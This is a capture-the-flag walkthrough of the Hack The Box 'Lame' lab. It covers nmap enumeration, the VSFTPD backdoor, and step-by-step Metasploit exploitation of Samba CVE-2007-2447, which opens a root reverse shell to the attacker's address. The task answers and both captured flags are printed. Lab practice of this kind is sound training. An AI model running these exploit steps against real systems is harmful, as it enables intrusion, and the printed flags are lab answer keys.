


Lame Linux – Easy


<https://app.hackthebox.com/machines/1>



Lame
Linux · Easy

0
Points

★★★★★
4.63654 Reviews


User Rated Difficulty

Task 1:

How many of the nmap top 1000 TCP ports are open on the remote host?

```
death@esther:~/Lab/htb-labs/Lame$ nmap 10.10.10.3 -sV -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-07 12:28 IST
Nmap scan report for 10.10.10.3
Host is up (0.17s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.31 seconds
```

Ans: **4**

Task 2:

What version of VSFTPD is running on Lame?

Ans: **2.3.4**

Task 3:

There is a famous backdoor in VSFTPD version 2.3.4, and a Metasploit module to exploit it. Does that exploit work here?

Ans: **No**

```
death@esther:~/Lab/htb-labs/Lame$ msfconsole -q
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
msf6 > search VSFTPD 2.3.4

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  -
0  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Task 4:

What version of Samba is running on Lame? Give the numbers up to but not including "-Debian".

```
| smb-os-discovery:  
|   OS: Unix (Samba 3.0.20-Debian)
```

Ans: **3.0.20-Debian**

Task 5:

What 2007 CVE allows for remote code execution in this version of Samba via shell metacharacters involving the SamrChangePassword function when the "username map script" option is enabled in smb.conf?

Ans: **CVE-2007-2447**

Task 6:

Exploiting CVE-2007-2447 returns a shell as which user?

Ans: **root**

----- **Here IS THE PROCESS** -----

Let take use of *Metasploit-framework* for it..

1. Open msfconsole
 - msfconsole -q

```
death@esther:~/Lab/htb-labs/Lame$ msfconsole -q  
This copy of metasploit-framework is more than two weeks old.  
Consider running 'msfupdate' to update to the latest version.  
msf6 >
```

2. search for CVE-2007-2447

- search CVE-2007-2447'

```
msf6 > search CVE-2007-2447  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/multi/samba/usermap_script`

```
msf6 > |
```

3. Let use this exploit

- use 0

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

4. Configure It

- show options

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      RHOST            no        The local client address
  CPORT      RPORT            no        The local client port
  Proxies    RHOSTS           no        A proxy chain of format type:host:port[,type:host:port]
  RHOSTS     RHOST            yes       The target host(s), see https://docs.metasploit.com/
  RPORT      RPORT            yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.3      yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) >
```

- set RHOST 10.10.10.3 (give target machin IP)

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 10.10.10.3
RHOST => 10.10.10.3
msf6 exploit(multi/samba/usermap_script) >
```

- set LHOST 10.10.14.175 (give Your vpn IP for reverse shell)

```
msf6 exploit(multi/samba/usermap_script) > set LHOST 10.10.14.175
LHOST => 10.10.14.175
msf6 exploit(multi/samba/usermap_script) >
```

5. Let Exploit

- run

```
msf6 exploit(multi/samba/usermap_script) > run  
[*] Started reverse TCP handler on 10.10.14.175:4444  
[*] Command shell session 1 opened (10.10.14.175:4444 -> 10.10.10.3:58164) at 2024-08-09 00:56:31 +0530
```

6. Our Session is Created Successfully Let see who am I.

```
msf6 exploit(multi/samba/usermap_script) > run  
  
[*] Started reverse TCP handler on 10.10.14.175:4444  
[*] Command shell session 2 opened (10.10.14.175:4444 -> 10.10.10.3:58164) at 2024-08-09 00:56:31 +0530  
  
whoami  
root
```

So I am root .

Submit User flag

Submit the flag located in the makis user's home directory.

Ans: **979d0b01c45b33323f5c84980bafa032**

- cat /home/makis/user.txt

```
msf6 exploit(multi/samba/usermap_script) > run  
  
[*] Started reverse TCP handler on 10.10.14.175:4444  
[*] Command shell session 3 opened (10.10.14.175:4444 -> 10.10.10.3:58164) at 2024-08-09 00:56:31 +0530  
  
cat /home/makis/user.txt  
979d0b01c45b33323f5c84980bafa032
```

Submit Root flag

Submit the flag located in root's home directory.

Ans: **b021c9a53a054900abcecf87e74be2f6**

- cat /root/root.txt

```
cat /root/root.txt  
b021c9a53a054900abcecf87e74be2f6
```

Task 9:

We'll explore a bit beyond just getting a root shell on the box. While the official writeup doesn't cover this, you can look at [0xdf's write-up](#) for more details. With a root shell, we can look at why the VSFTPD exploit failed. Our initial nmap scan showed four open TCP ports. Running `netstat -tnlp` shows many more ports listening, including ones on 0.0.0.0 and the boxes external IP, so they should be accessible. What must be blocking connection to these ports?

Ans: **firewall**

Basically a firewall blocks connection

Task 10:

When the VSFTPD backdoor is trigger, what port starts listening?


Ans: **6200**

----- **Here IS THE PROCESS** -----
bez firewall is on port 6200

Task 11:

When the VSFTPD backdoor is triggered, does port 6200 start listening on Lame?

Ans: **Yes**



Thanks